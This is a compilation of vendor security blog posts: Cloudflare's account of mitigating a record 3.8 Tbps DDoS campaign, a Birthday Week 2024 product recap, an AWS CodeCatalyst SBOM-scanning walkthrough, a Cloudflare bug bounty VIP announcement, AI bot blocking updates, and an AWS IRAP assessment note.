Since early September, Cloudflare’s DDoS protection systems have been combating a month-long campaign of hyper-volumetric L3/4 DDoS attacks. Cloudflare’s defenses mitigated over one hundred hyper-volumetric L3/4 DDoS attacks throughout the month, with many exceeding 2 billion packets per second (Bpps) and 3 terabits per second (Tbps). The largest attack peaked 3.8 Tbps — the largest ever disclosed publicly by any organization. Detection and mitigation was fully autonomous. The graphs below represent two separate attack events that targeted the same Cloudflare customer and were mitigated autonomously.
A mitigated 3.8 Terabits per second DDoS attack that lasted 65 seconds
A mitigated 2.14 billion packet per second DDoS attack that lasted 60 seconds
Cloudflare customers are protected
Cloudflare customers using Cloudflare’s HTTP reverse proxy services (e.g. Cloudflare WAF and Cloudflare CDN) are automatically protected.
Cloudflare customers using Spectrum and Magic Transit are also automatically protected. Magic Transit customers can further optimize their protection by deploying Magic Firewall rules to enforce a strict positive and negative security model at the packet layer.
Other Internet properties may not be safe
The scale and frequency of these attacks are unprecedented. Due to their sheer size and bits/packets per second rates, these attacks have the ability to take down unprotected Internet properties, as well as Internet properties that are protected by on-premise equipment or by cloud providers that just don’t have sufficient network capacity or global coverage to be able to handle these volumes alongside legitimate traffic without impacting performance.
Cloudflare, however, does have the network capacity, global coverage, and intelligent systems needed to absorb and automatically mitigate these monstrous attacks.
In this blog post, we will review the attack campaign and why its attacks are so severe. We will describe the anatomy of a Layer 3/4 DDoS attack, its objectives, and how attacks are generated. We will then proceed to detail how Cloudflare’s systems were able to autonomously detect and mitigate these monstrous attacks without impacting performance for our customers. We will describe the key aspects of our defenses, starting with how our systems generate real-time (dynamic) signatures to match the attack traffic all the way to how we leverage kernel features to drop packets at wire-speed.
Campaign analysis
We have observed this attack campaign targeting multiple customers in the financial services, Internet, and telecommunication industries, among others. This attack campaign targets bandwidth saturation as well as resource exhaustion of in-line applications and devices.
The attacks predominantly leverage UDP on a fixed port, and originated from across the globe with larger shares coming from Vietnam, Russia, Brazil, Spain, and the US.
The high packet rate attacks appear to originate from multiple types of compromised devices, including MikroTik devices, DVRs, and Web servers, orchestrated to work in tandem and flood the target with exceptionally large volumes of traffic. The high bitrate attacks appear to originate from a large number of compromised ASUS home routers, likely exploited using a CVE 9.8 (Critical) vulnerability that was recently discovered by Censys.
Anatomy of DDoS attacks
Before we discuss how Cloudflare automatically detected and mitigated the largest DDoS attacks ever seen, it‘s important to understand the basics of DDoS attacks.
Simplified diagram of a DDoS attack
The goal of a Distributed Denial of Service (DDoS) attack is to deny legitimate users access to a service. This is usually done by exhausting resources needed to provide the service. In the context of these recent Layer 3/4 DDoS attacks, that resource is CPU cycles and network bandwidth.
Exhausting CPU cycles
Processing a packet consumes CPU cycles. In the case of regular (non-attack) traffic, a legitimate packet received by a service will cause that service to perform some action, and different actions require different amounts of CPU processing. However, before a packet is even delivered to a service there is per-packet work that needs to be done. Layer 3 packet headers need to be parsed and processed to deliver the packet to the correct machine and interface. Layer 4 packet headers need to be processed and routed to the correct socket (if any). There may be multiple additional processing steps that inspect every packet. Therefore, if an attacker sends at a high enough packet rate, then they can potentially saturate the available CPU resources, denying service to legitimate users.
To defend against high packet rate attacks, you need to be able to inspect and discard the bad packets using as few CPU cycles as possible, leaving enough CPU to process the good packets. You can additionally acquire more, or faster, CPUs to perform the processing — but that can be a very lengthy process that bears high costs.
Exhausting network bandwidth
Network bandwidth is the total amount of data per time that can be delivered to a server. You can think of bandwidth like a pipe to transport water. The amount of water we can deliver through a drinking straw is less than what we could deliver through a garden hose. If an attacker is able to push more garbage data into the pipe than it can deliver, then both the bad data and the good data will be discarded upstream, at the entrance to the pipe, and the DDoS is therefore successful.
Defending against attacks that can saturate network bandwidth can be difficult because there is very little that can be done if you are on the downstream side of the saturated pipe. There are really only a few choices: you can get a bigger pipe, you can potentially find a way to move the good traffic to a new pipe that isn’t saturated, or you can hopefully ask the upstream side of the pipe to stop sending some or all of the data into the pipe.
Generating DDoS attacks
If we think about what this means from the attackers point of view you realize there are similar constraints. Just as it takes CPU cycles to receive a packet, it also takes CPU cycles to create a packet. If, for example, the cost to send and receive a packet were equal, then the attacker would need an equal amount of CPU power to generate the attack as we would need to defend against it. In most cases this is not true — there is a cost asymmetry, as the attacker is able to generate packets using fewer CPU cycles than it takes to receive those packets. However, it is worth noting that generating attacks is not free and can require a large amount of CPU power.
Saturating network bandwidth can be even more difficult for an attacker. Here the attacker needs to be able to output more bandwidth than the target service has allocated. They actually need to be able to exceed the capacity of the receiving service. This is so difficult that the most common way to achieve a network bandwidth attack is to use a reflection/amplification attack method, for example a DNS Amplification attack. These attacks allow the attacker to send a small packet to an intermediate service, and the intermediate service will send a large packet to the victim.
In both scenarios, the attacker needs to acquire or gain access to many devices to generate the attack. These devices can be acquired in a number of different ways. They may be server class machines from cloud providers or hosting services, or they can be compromised devices like DVRs, routers, and webcams that have been infected with the attacker’s malware. These machines together form the botnet.
How Cloudflare defends against large attacks
Now that we understand the fundamentals of how DDoS attacks work, we can explain how Cloudflare can defend against these attacks.
Spreading the attack surface using global anycast
The first not-so-secret ingredient is that Cloudflare’s network is built on anycast. In brief, anycast allows a single IP address to be advertised by multiple machines around the world. A packet sent to that IP address will be served by the closest machine. This means when an attacker uses their distributed botnet to launch an attack, the attack will be received in a distributed manner across the Cloudflare network. An infected DVR in Dallas, Texas will send packets to a Cloudflare server in Dallas. An infected webcam in London will send packets to a Cloudflare server in London.
Anycast vs. Unicast networks
Our anycast network additionally allows Cloudflare to allocate compute and bandwidth resources closest to the regions that need them the most. Densely populated regions will generate larger amounts of legitimate traffic, and the data centers placed in those regions will have more bandwidth and CPU resources to meet those needs. Sparsely populated regions will naturally generate less legitimate traffic, so Cloudflare data centers in those regions can be sized appropriately. Since attack traffic is mainly coming from compromised devices, those devices will tend to be distributed in a manner that matches normal traffic flows sending the attack traffic proportionally to datacenters that can handle it. And similarly, within the datacenter, traffic is distributed across multiple machines.
Additionally, for high bandwidth attacks, Cloudflare’s network has another advantage. A large proportion of traffic on the Cloudflare network does not consume bandwidth in a symmetrical manner. For example, an HTTP request to get a webpage from a site behind Cloudflare will be a relatively small incoming packet, but produce a larger amount of outgoing traffic back to the client. This means that the Cloudflare network tends to egress far more legitimate traffic than we receive. However, the network links and bandwidth allocated are symmetrical, meaning there is an abundance of ingress bandwidth available to receive volumetric attack traffic.
Generating real-time signatures
By the time you’ve reached an individual server inside a datacenter, the bandwidth of the attack has been distributed enough that none of the upstream links are saturated. That doesn’t mean the attack has been fully stopped yet, since we haven’t dropped the bad packets. To do that, we need to sample traffic, qualify an attack, and create rules to block the bad packets.
Sampling traffic and dropping bad packets is the job of our l4drop component, which uses XDP (eXpress Data Path) and leverages an extended version of the Berkeley Packet Filter known as eBPF (extended BPF). This enables us to execute custom code in kernel space and process (drop, forward, or modify) each packet directly at the network interface card (NIC) level. This component helps the system drop packets efficiently without consuming excessive CPU resources on the machine.
Cloudflare DDoS protection system overview
We use XDP to sample packets to look for suspicious attributes that indicate an attack. The samples include fields such as the source IP, source port, destination IP, destination port, protocol, TCP flags, sequence number, options, packet rate and more. This analysis is conducted by the denial of service daemon (dosd).Dosd holds our secret sauce. It has many filters which instruct it, based on our curated heuristics, when to initiate mitigation. To our customers, these filters are logically grouped by attack vectors and exposed as the DDoS Managed Rules. Our customers can customize their behavior to some extent, as needed.
As it receives samples from XDP, dosd will generate multiple permutations of fingerprints for suspicious traffic patterns. Then, using a data streaming algorithm, dosd will identify the most optimal fingerprints to mitigate the attack. Once attack is qualified, dosd will push a mitigation rule inline as an eBPF program to surgically drop the attack traffic.
The detection and mitigation of attacks by dosd is done at the server level, at the data center level and at the global level — and it’s all software defined. This makes our network extremely resilient and leads to almost instant mitigation. There are no out-of-path “scrubbing centers” or “scrubbing devices”. Instead, each server runs the full stack of the Cloudflare product suite including the DDoS detection and mitigation component. And it is all done autonomously. Each server also gossips (multicasts) mitigation instructions within a data center between servers, and globally between data centers. This ensures that whether an attack is localized or globally distributed, dosd will have already installed mitigation rules inline to ensure a robust mitigation.
Strong defenses against strong attacks
Our software-defined, autonomous DDoS detection and mitigation systems run across our entire network. In this post we focused mainly on our dynamic fingerprinting capabilities, but our arsenal of defense systems is much larger. The Advanced TCP Protection system and Advanced DNS Protection system work alongside our dynamic fingerprinting to identify sophisticated and highly randomized TCP-based DDoS attacks and also leverages statistical analysis to thwart complex DNS-based DDoS attacks. Our defenses also incorporate real-time threat intelligence, traffic profiling, and machine learning classification as part of our Adaptive DDoS Protection to mitigate traffic anomalies.
Together, these systems, alongside the full breadth of the Cloudflare Security portfolio, are built atop of the Cloudflare network — one of the largest networks in the world — to ensure our customers are protected from the largest attacks in the world.
2024 marks Cloudflare’s 14th birthday. Birthday Week each year is packed with major announcements and the release of innovative new offerings, all focused on giving back to our customers and the broader Internet community. Birthday Week has become a proud tradition at Cloudflare and our culture, to not just stay true to our mission, but to always stay close to our customers. We begin planning for this week of celebration earlier in the year and invite everyone at Cloudflare to participate.
Months before Birthday Week, we invited teams to submit ideas for what to announce. We were flooded with submissions, from proposals for implementing new standards to creating new products for developers. Our biggest challenge is finding space for it all in just one week — there is still so much to build. Good thing we have a birthday to celebrate each year, but we might need an extra day in Birthday Week next year!
In case you missed it, here’s everything we announced during 2024’s Birthday Week:
Customers using Cloudflare to manage DNS can create a whole batch of records, enable proxying on many records, update many records to point to a new target at the same time, or even delete all of their records.
Taking the next step in advancing security with Ephemeral IDs, a new feature that generates a unique short-lived ID, without relying on any network-level information.
Speed Brain, our latest leap forward in speed, uses the Speculation Rules API to prefetch content for users’ likely next navigations — downloading web pages before they navigate to them and making pages load 45% faster.
Instant Purge invalidates cached content in under 150ms, offering the industry’s fastest cache purge with global latency for purges by tags, hostnames, and prefixes.
Next generation servers focused on exceptional performance and security, enhanced support for AI/ML workloads, and significant strides in power efficiency.
More powerful GPUs, expanded model support, enhanced logging and evaluations in AI Gateway, and Vectorize GA with larger index sizes and faster queries.
Persistent and queryable Workers logs, Node.js compatibility GA, improved Next.js support via OpenNext, built-in CI/CD for Workers, Gradual Deployments, Queues, and R2 Event Notifications GA, and more — making building on Cloudflare easier, faster, and more affordable.
Using new optimization techniques such as KV cache compression and speculative decoding, we’ve made large language model (LLM) inference lightning-fast on the Cloudflare Workers AI platform.
We’ve been working on something new — a platform for running containers across Cloudflare’s network. We already use it in production, for AI inference and more.
Extending our AI Assistant capabilities to help you build new WAF rules, added new AI bot and crawler traffic insights to Radar, and new AI bot blocking capabilities.
Our free plan is here to stay, and we reaffirm that commitment this week with 15 releases that make the Free plan even better.
One more thing…
Cloudflare serves millions of customers and their millions of domains across nearly every country on Earth. However, as a global company, the payment landscape can be complex — especially in regions outside of North America. While credit cards are very popular for online purchases in the US, the global picture is quite different. 60% of consumers across EMEA, APAC and LATAM choose alternative payment methods. For instance, European consumers often opt for SEPA Direct Debit, a bank transfer mechanism, while Chinese consumers frequently use Alipay, a digital wallet.
At Cloudflare, we saw this as an opportunity to meet customers where they are. Today, we’re thrilled to announce that we are expanding our payment system and launching a closed beta for a new payment method called Stripe Link. The checkout experience will be faster and more seamless, allowing our self-serve customers to pay using saved bank accounts or cards with Link. Customers who have saved their payment details at any business using Link can quickly check out without having to reenter their payment information.
These are the first steps in our efforts to expand our payment system to support global payment methods used by customers around the world.We’ll be rolling out new payment methods gradually, ensuring a smooth integration and gathering feedback from our customers every step of the way.
Until next year
That’s all for Birthday Week 2024. However, the innovation never stops at Cloudflare. Continue to follow the Cloudflare Blog all year long as we launch more products and features that help build a better Internet.
Amazon CodeCatalyst is a unified service that streamlines the entire software development lifecycle, empowering teams to build, deliver, and scale applications on AWS.
DevSecOps is the practice of integrating security into all stages of software development. Rather than prioritizing features, it injects security into an earlier phase of the development process – baking it into design, coding, testing, deployment, and operations from the start. Extensive automation like policy checks, scanning, and more proactively uncovers risks.
Amazon Inspector Scan is a CodeCatalyst Action, a logical unit of work to be performed during a workflow run, which leverages software bill of materials (SBOM) generator (sbomgen) to produce a SBOM and ScanSbom to scan a provided CycloneDX 1.5 SBOM and report on any vulnerabilities discovered in that SBOM. An SBOM inventories third-party and open-source components in an application, documenting names, versions, licenses, dependencies, and more. It enables vital DevSecOps initiatives, such as checking an SBOM against CVE databases to rapidly identify vulnerable libraries needing remediation.
Introduction
This blog talks about the benefits of DevSecOps in general and the SBOM in particular. It provides a walkthrough of adding SBOM generation and scanning as a CodeCatalyst Action to an existing CodeCatalyst Workflow. A workflow is an automated procedure that describes how to build, test, and deploy your code as part of a CI/CD system. First, you will create a new Amazon CodeCatalyst project in the CodeCatalyst console. Next, you will modify the workflow to add the Amazon Inspector Scan action. Lastly, you will run the workflow and view the SBOM and vulnerabilities report.
An AWS Identity and Access Management (IAM) role (that will be added to the Amazon CodeCatalyst space later) to provide Amazon CodeCatalyst service permissions to build and deploy applications.
First, you will create a project using CodeCatalyst Blueprints. Blueprints setup a code repository with a working sample app, define cloud infrastructure and run pre-configured CI/CD workflows for your project.
Create a project from a blueprint
Go to your space by clicking your space name in the CodeCatalyst console. From your space, click Create Project. Upon selecting Start with a blueprint, you will select the Single-page application blueprint and click Next as shown in figure 1.
You will then pick a suitable name for your project, for this post I will use SafeWebShip. Select the AWS IAM role associated with the space and account connection, then click on Create Project.
Next, you will take a look at the current workflow and add the Amazon Inspector Scan action to identify the packages and libraries that make up a software application and scan for vulnerabilities from the associated packages and libraries.
Review the current workflow
A workflow defines a series of steps, or actions, to take during a workflow run and can be assembled using YAML or a visual editor. Actions which require interaction with AWS resources like creation, modification, reading, and deletion occur in the customer’s AWS account, such as creating an Amazon Inspector task to scan an SBOM report.
Add SBOM generation and scanning to the workflow
To add the Amazon Inspector Scan action to the workflow:
Navigate to the CI/CD menu on the left side of your screen, and then click Workflows
Click on the onPushToMainPipeline workflow
Click the edit button to make changes to the workflow
Ensure the Visual tab is selected, then add a CodeCatalyst Action by clicking Actions at the top left of the screen
In the new Actions catalog pop-up, search Amazon Inspector Scan. Click the + at the bottom right of the action card as shown in figure 2
Figure 2 Amazon CodeCatalyst Actions Catalog
Click the Configuration tab of the action and rename the action to inspector_sbom by clicking the pencil under action name
Select the environment from the Environment dropdown, AWS account connection and the Role you created earlier in the pre-requisite
Scroll down to Path and ensure it is “./” which represents the root of the source repository. The tool will traverse all of the directories of the source repository for supported manifest files to scan
The Scan Source should be REPO. The action can scan directories or source repository and a container image. For the purpose of this blog, you will be scanning an existing source repository
The tool can be configured to run scanners that will inspect container images, packages, archive, directory, and binary scanners. For the purpose of this blog, you will be using javascript-nodejs scanner. You can skip the rest of the scanners. You can read the action’s documentation from the action’s catalog page for a full list of supported scanners
Scroll down to Severity Threshold, type medium to fail the action if a vulnerability of medium or greater is found
Skip Files determines the files to skip and should be public/ since you are scanning a public repository
Depth specifies the depth of directory traversal when generating the SBOM. You should pick Depth as 1 to scan all the files in the root directory of the public repository. Other inputs that are relevant to container images can be ignored as the source repository is only being scanned
The action produces two files, the SBOM in CycloneDX v1.5 format from sbomgen and the vulnerability report from ScanSbom. Click the Outputs tab of the action, under Artifacts click Add artifact
Name the Build artifact name as SBOM
Paste the Files produced by build with the followinginspector_sbom_report.json
Click Add artifact again
Name the Build artifact name as SBOM_VULNERABILITIES
Paste the Files produced by build with the following
inspector_scan_report.json
Figure 3 Amazon CodeCatalyst Workflow Screen
As a best practice, you don’t want to build your project unless it has passed the security scan.
Do the following:
From the visual diagram of the workflow, click the Build action
With new menu pop-up to the right, in the pre-loaded inputs tab, and under Depends on – optional, select the Add actions dropdown menu and select the inspector_sbom action
Click x next to the action name to leave the action input menu
Finally, in order to save our changes to the workflow do the following:
Click Validate
Once you see a banner at the top of the page that says the workflow definition is valid, click Commit then click Commit once more to publish the changes to the workflow.
Run the workflow and view artifacts
After committing your changes to the workflow. There should be a new workflow run automatically as the trigger to the workflow is a code push.
Currently, SBOM CycloneDX v1.5 is not supported via CodeCatalyst Reports. Therefore, the report can not be visualized under the Reports feature of Amazon CodeCatalyst. However, the SBOM in CycloneDX v1.5 and the scan report are provided as artifacts for you to download and are stored as part of a workflow run.
To access the reports, do the following:
Navigate to the CI/CD menu on the left side of your screen, and then click Workflows
Click on the onPushToMainPipeline workflow
The current view is the Latest state, Click Runs
When the workflow, or CI/CD pipeline, runs, it is referred to as a run. Runs that are in progress are under Active runs and Runs history contains all previous workflow runs. Click the Run ID under latest run
Once the workflow run page loads, click Artifacts
On the Artifacts page, you should notice SBOM, CycloneDX v1.5, and SBOM_VULNERABILITIES, scan of the SBOM for vulnerabilities as shown in figure 4. Both of these artifacts can be downloaded and viewed on your local machine
The SBOM report will be downloaded as inspector_sbom_report.json. In the SBOM report, all the components that make up the software application are available to view. Each listed component is identified by its name and version as shown in figure 5.
Figure 5 Amazon Inspector Scan SBOM Artifact
The scan of the SBOM report for vulnerabilities will be downloaded as inspector_scan_report.json. In the scan report example below, there are 41 medium vulnerabilities and 32 high vulnerabilities. Since the threshold was set to “medium,” the build failed so these vulnerabilities can be addressed.
The scan report details the vulnerabilities, links to the affected components, and contains information on the vulnerability like description and CVE reference identifier as shown in figure 6 and figure 7.
Figure 7 Amazon Inspector Scan Vulnerability Artifact continued
Clean Up
If you have been following along with building this workflow, you should delete the resources you deployed so you do not continue to incur charges.
First, delete the stack titled DevelopmentFrontendStack-* that has been deployed from the AWS CloudFormation console in the AWS account you associated when you launched the blueprint. Second, delete the project from CodeCatalyst by navigating to Project settings and clicking the Delete project button
Conclusion
In this blog, we demonstrated how you can integrate security practices into a development pipeline using Amazon CodeCatalyst and Amazon Inspector. You created a project from a blueprint that came pre-configured with a workflow. Next, you modified the workflow to add DevSecOps practices to the pipeline through SBOM generation and scanning. Finally, you ran the workflow and viewed the SBOM and vulnerabilities report. It is essential to secure application dependencies during modern software development. For improved software supply chain security, Amazon CodeCatalyst and Amazon Inspector connect effortlessly. Add this action to your existing or new workflows to improve code security. This is necessary in today’s circumstances to protect your software supply chain. Learn more about Amazon CodeCatalyst and get started today!
As our digital world becomes increasingly more complex, the importance of cybersecurity grows ever more critical. As a result, Cloudflare is proud to promote our commitment to the Cybersecurity and Infrastructure Security Agency (CISA)‘Secure by Design’pledge. The commitment is built around seven security goals, aimed at enhancing the safety of our products and delivering the most secure solutions to our customers.
Cloudflare’s commitment to the CISA pledge reflects our dedication to transparency and accountability to our customers, and to cybersecurity best practices. Furthermore, Cloudflare is committed to being a trusted partner by sharing our strategies to ensure the highest priority is placed on safeguarding our customers’ security.
Bug bounty VIP program
Cloudflare has successfully managed a public Vulnerability Disclosure Program (VDP) for years; our belief is that collaboration is the cornerstone of effective cybersecurity. We are excited to announce a major milestone in our journey to meet Goal #5 of the pledge: our program will now include a bug bounty VIP program in conjunction with our bug bounty public program.
Continuous investment in maturing our bug bounty program is a vital tool for the success of any security organization. By encouraging broader participation in vulnerability testing, we open the door to more diverse perspectives and expertise, ultimately leading to stronger, more resilient security measures. Additionally, the new VIP program will allow us greater flexibility in engaging security researchers on upcoming betas for Cloudflare products, and will allow us to award higher bounty payouts.
Our commitment to this effort underscores our belief that a safer Internet is achievable through shared responsibility and proactive engagement. The security team at Cloudflare is looking forward to implementing a more proactive approach to securing our products with the launch of the new bug bounty VIP program!
What is in scope for the new VIP program?
The new bug bounty VIP program is an exclusive hub for select security researchers who either have the specialized technical expertise in the niche areas Cloudflare is building products in (such as Cloudflare Workers) or have demonstrated a deep understanding of our products and platform by actively participating in the public program with meaningful security findings. As a VIP member, security researchers will have access to beta testing environments for Cloudflare products. This includes early access to our newest features and unannounced products before they go live.
The VIP program’s scope will be carefully modeled from Cloudflare’s product release roadmap. Security researchers will have the opportunity to influence Cloudflare’s product and security development before release. VIP program participants also have the option to participate in external/gray box penetration testing activities (Spot Checks) for higher bounties related to security findings for upcoming product releases or critical infrastructure and services.
The VIP program’s new & enhanced reward structure
We believe that exceptional contributions deserve exceptional rewards. As a result, we’ve restructured our bounty offerings for the VIP program with higher payouts. Recognizing the specialized skills and expertise required, VIP researchers will be eligible for significantly higher rewards.We have also introduced bonus rewards for high-impact findings, particularly those that address critical vulnerabilities in our beta projects through the aforementioned Spot Checks. To further incentivize meaningful contributions, security researchers in our public program will receive milestone bonuses and be invited to our VIP program based on the number and quality of their submissions over time.
VIP Program (Private)
Critical
High
Medium
Low
$10,000-15,000
$4,000-7,000
$1,000-3,000
$250-750
What outcomes are we driving with the new VIP program?
The VIP bug bounty program’s focus is not only finding and fixing bugs, but it’s also aimed at fostering a deeper, more impactful relationship with our security researchers. Moreover, these outcomes align well with the CISA Vulnerability Disclosure Policy (VDP) goal. By offering exclusive access to beta software and enhanced rewards, our goals are as follows:
Elevate security standards: VIP researchers focusing on the most critical assets allows for further hardening of the overall security posture of Cloudflare’s products and services.
Accelerate product development: Early identification of vulnerabilities allows the remediation of potential issues before they reach production, yielding faster, more secure, and more stable releases.
Foster innovation: Involving researchers in the development process creates an additional feedback loop that encourages innovative approaches to security challenges.
Encourage collaboration: The bug bounty team will encourage collaborative blog posts for select reports as a way to disseminate security learnings and build partnerships with researchers.
This is a great professional growth opportunity for anyone in the technical research space as it gives participants the ability to work on cutting-edge technology with complex challenges, and can provide future opportunities for career/skill development.
How does Cloudflare benefit from it?
The launch of the VIP program marks a new chapter in Cloudflare’s security journey. We are excited about the opportunity to partner more closely with our top security researchers to build safer products for customers. Together, we can achieve new heights in security excellence:
Stronger security: Security researchers with expertise in niche topics can help enhance Cloudflare’s defenses against emerging and novel threats.
Proactive risk management: The new VIP program provides Cloudflare an additional avenue to identify and mitigate risks early in the product release cycle, reducing the likelihood of future security incidents.
Reinforced trust: Our commitment to security is central to our customer relationships and the trust they place in Cloudflare; by continuously improving our security posture, we seek to preserve that trust.
How can you help?
If you are a software manufacturer, we encourage you to familiarize yourself with CISA’s ‘Secure by Design’ principles and create a plan to implement them in your company.
As an individual, we encourage you to participate in the Cloudflare bug bounty program and promote cybersecurity awareness in your community.
Stay tuned for more updates, and if you’re part of our public program, keep submitting those reports — you might just earn an invitation to join the VIP ranks! You can also find more updates on our blog, as we build our roadmap to meet all seven CISA Secure by Design pledge goals by May 2025!
The continued growth of AI has fundamentally changed the Internet over the past 24 months. AI is increasingly ubiquitous, and Cloudflare is leaning into the new opportunities and challenges it presents in a big way. This year for Cloudflare’s birthday, we’ve extended our AI Assistant capabilities to help you build new WAF rules, added AI bot traffic insights on Cloudflare Radar, and given customers new AI bot blocking capabilities.
AI Assistant for WAF Rule Builder
At Cloudflare, we’re always listening to your feedback and striving to make our products as user-friendly and powerful as possible. One area where we’ve heard your feedback loud and clear is in the complexity of creating custom and rate-limiting rules for our Web Application Firewall (WAF). With this in mind, we’re excited to introduce a new feature that will make rule creation easier and more intuitive: the AI Assistant for WAF Rule Builder.
By simply entering a natural language prompt, you can generate a custom or rate-limiting rule tailored to your needs. For example, instead of manually configuring a complex rule matching criteria, you can now type something like, “Match requests with low bot score,” and the assistant will generate the rule for you. It’s not about creating the perfect rule in one step, but giving you a strong foundation that you can build on.
The assistant will be available in the Custom and Rate Limit Rule Builder for all WAF users. We’re launching this feature in Beta for all customers, and we encourage you to give it a try. We’re looking forward to hearing your feedback (via the UI itself) as we continue to refine and enhance this tool to meet your needs.
AI bot traffic insights on Cloudflare Radar
AI platform providers use bots to crawl and scrape websites, vacuuming up data to use for model training. This is frequently done without the permission of, or a business relationship with, the content owners and providers. In July, Cloudflare urged content owners and providers to “declare their AIndependence”, providing them with a way to block AI bots, scrapers, and crawlers with a single click. In addition to this so-called “easy button” approach, sites can provide more specific guidance to these bots about what they are and are not allowed to access through directives in a robots.txt file. Regardless of whether a customer chooses to block or allow requests from AI-related bots, Cloudflare has insight into request activity from these bots, and associated traffic trends over time.
Tracking traffic trends for AI bots can help us better understand their activity over time — which are the most aggressive and have the highest volume of requests, which launch crawls on a regular basis, etc. The new AI bot & crawler traffic graph on Radar’s Traffic page provides insight into these traffic trends gathered over the selected time period for the top known AI bots. The associated list of bots tracked here is based on the ai.robots.txt list, and will be updated with new bots as they are identified. Time series and summary data is available from the Radar API as well. (Traffic trends for the full set of AI bots & crawlers can be viewed in the new Data Explorer.)
Blocking more AI bots
For Cloudflare’s birthday, we’re following up on our previous blog post, Declaring Your AIndependence, with an update on the new detections we’ve added to stop AI bots. Customers who haven’t already done so can simply click the button to block AI bots to gain more protection for their website.
Enabling dynamic updates for the AI bot rule
The old button allowed customers to block verified AI crawlers, those that respect robots.txt and crawl rate, and don’t try to hide their behavior. We’ve added new crawlers to that list, but we’ve also expanded the previous rule to include 27 signatures (and counting) of AI bots that don’t follow the rules. We want to take time to say “thank you” to everyone who took the time to use our “tip line” to point us towards new AI bots. These tips have been extremely helpful in finding some bots that would not have been on our radar so quickly.
For each bot we’ve added, we’re also adding them to our “Definitely automated” definition as well. So, if you’re a self-service plan customer using Super Bot Fight Mode, you’re already protected. Enterprise Bot Management customers will see more requests shift from the “Likely Bot” range to the “Definitely automated” range, which we’ll discuss more below.
Under the hood, we’ve converted this rule logic to a Cloudflare managed rule (the same framework that powers our WAF). This enables our security analysts and engineers to safely push updates to the rule in real-time, similar to how new WAF rule changes are rapidly delivered to ensure our customers are protected against the latest CVEs. If you haven’t logged back into the Bots dashboard since the previous version of our AI bot protection was announced, click the button again to update to the latest protection.
The impact of new fingerprints on the model
One hidden beneficiary of fingerprinting new AI bots is our ML model. As we’ve discussed before, our global ML model uses supervised machine learning and greatly benefits from more sources of labeled bot data. Below, you can see how well our ML model recognized these requests as automated, before and after we updated the button, adding new rules. To keep things simple, we have shown only the top 5 bots by the volume of requests on the chart. With the introduction of our new managed rule, we have observed an improvement in our detection capabilities for the majority of these AI bots. Button v1 represents the old option that let customers block only verified AI crawlers, while Button v2 is the newly introduced feature that includes managed rule detections.
So how did we make our detections more robust? As we have mentioned before, sometimes a single attribute can give a bot away. We developed a sophisticated set of heuristics tailored to these AI bots, enabling us to effortlessly and accurately classify them as such. Although our ML model was already detecting the vast majority of these requests, the integration of additional heuristics has resulted in a noticeable increase in detection rates for each bot, and ensuring we score every request correctly 100% of the time. Transitioning from a purely machine learning approach to incorporating heuristics offers several advantages, including faster detection times and greater certainty in classification. While deploying a machine learning model is complex and time-consuming, new heuristics can be created in minutes.
The initial launch of the AI bots block button was well-received and is now used by over 133,000 websites, with significant adoption even among our Free tier customers. The newly updated button, launched on August 20, 2024, is rapidly gaining traction. Over 90,000 zones have already adopted the new rule, with approximately 240 new sites integrating it every hour. Overall, we are now helping to protect the intellectual property of more than 146,000 sites from AI bots, and we are currently blocking 66 million requests daily with this new rule. Additionally, we’re excited to announce that support for configuring AI bots protection via Terraform will be available by the end of this year, providing even more flexibility and control for managing your bot protection settings.
Bot behavior
With the enhancements to our detection capabilities, it is essential to assess the impact of these changes to bot activity on the Internet. Since the launch of the updated AI bots block button, we have been closely monitoring for any shifts in bot activity and adaptation strategies. The most basic fingerprinting technique we use to identify AI bot looking for simple user-agent matches. User-agent matches are important to monitor because they indicate the bot is transparently announcing who they are when they’re crawling a website.
The graph below shows a volume of traffic we label as AI bot over the past two months. The blue line indicates the daily request count, while the red line represents the monthly average number of requests. In the past two months, we have seen an average reduction of nearly 30 million requests, with a decrease of 40 million in the most recent month.This decline coincides with the release of Button v1 and Button v2. Our hypothesis is that with the new AI bots blocking feature, Cloudflare is blocking a majority of these bots, which is discouraging them from crawling.
This hypothesis is supported by the observed decline in requests from several top AI crawlers. Specifically, the Bytespider bot reduced its daily requests from approximately 100 million to just 50 million between the end of June and the end of August (see graph below). This reduction could be attributed to several factors, including our new AI bots block button and changes in the crawler’s strategy.
We have also observed an increase in the accountability of some AI crawlers. The most basic fingerprinting technique we use to identify AI bot looking for simple user-agent matches. User-agent matches are important to monitor because they indicate the bot is transparently announcing who they are when they’re crawling a website. These crawlers are now more frequently using their agents, reflecting a shift towards more transparent and responsible behavior. Notably, there has been a dramatic surge in the number of requests from the Perplexity user agent. This increase might be linked to previous accusationsthat Perplexity did not properly present its user agent, which could have prompted a shift in their approach to ensure better identification and compliance.
These trends suggest that our updates are likely affecting how AI crawlers interact with content. We will continue to monitor AI bot activity to help users control who accesses their content and how. By keeping a close watch on emerging patterns, we aim to provide users with the tools and insights needed to make informed decisions about managing their traffic.
Wrap up
We’re excited to continue to explore the AI landscape, whether we’re finding more ways to make the Cloudflare dashboard usable or new threats to guard against. Our AI insights on Radar update in near real-time, so please join us in watching as new trends emerge and discussing them in the Cloudflare Community.
The new IRAP report includes an additional seven AWS services that are now assessed at the PROTECTED level under IRAP. This brings the total number of services assessed at the PROTECTED level to 158.
The following are the seven newly assessed services:
Many Australian customers are looking to experiment with how generative AI applications can help them better serve the Australian public. Customers can use two of the newly assessed services—Amazon Bedrock and Amazon DataZone—to help align with their governance, sovereignty, and security requirements up to the PROTECTED level:
Amazon Bedrock is a fully managed service that offers a choice of high-performing large language models (LLMs) and other foundation models (FMs) from leading AI companies like AI21 Labs, Anthropic, Cohere, Meta, Mistral AI, Stability AI, as well as Amazon through a single API. Amazon Bedrock also provides a broad set of capabilities customers need to build generative AI applications with security, privacy, and responsible AI.
Amazon DataZone is a data management service that makes it faster and simpler for customers to catalog, discover, share, and govern data stored across AWS, on premises, and third-party sources.
AWS has developed an IRAP documentation pack to help Australian customers and their partners to plan, architect, and assess risk for their workloads when they use AWS Cloud services.
The IRAP pack on AWS Artifact also includes newly updated versions of the AWS Consumer Guide and the whitepaper Reference Architectures for ISM PROTECTED Workloads in the AWS Cloud.
Reach out to your AWS representatives to let us know which additional services you would like to see in scope for upcoming IRAP assessments. We strive to bring more services into scope at the PROTECTED level under IRAP to support your requirements.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
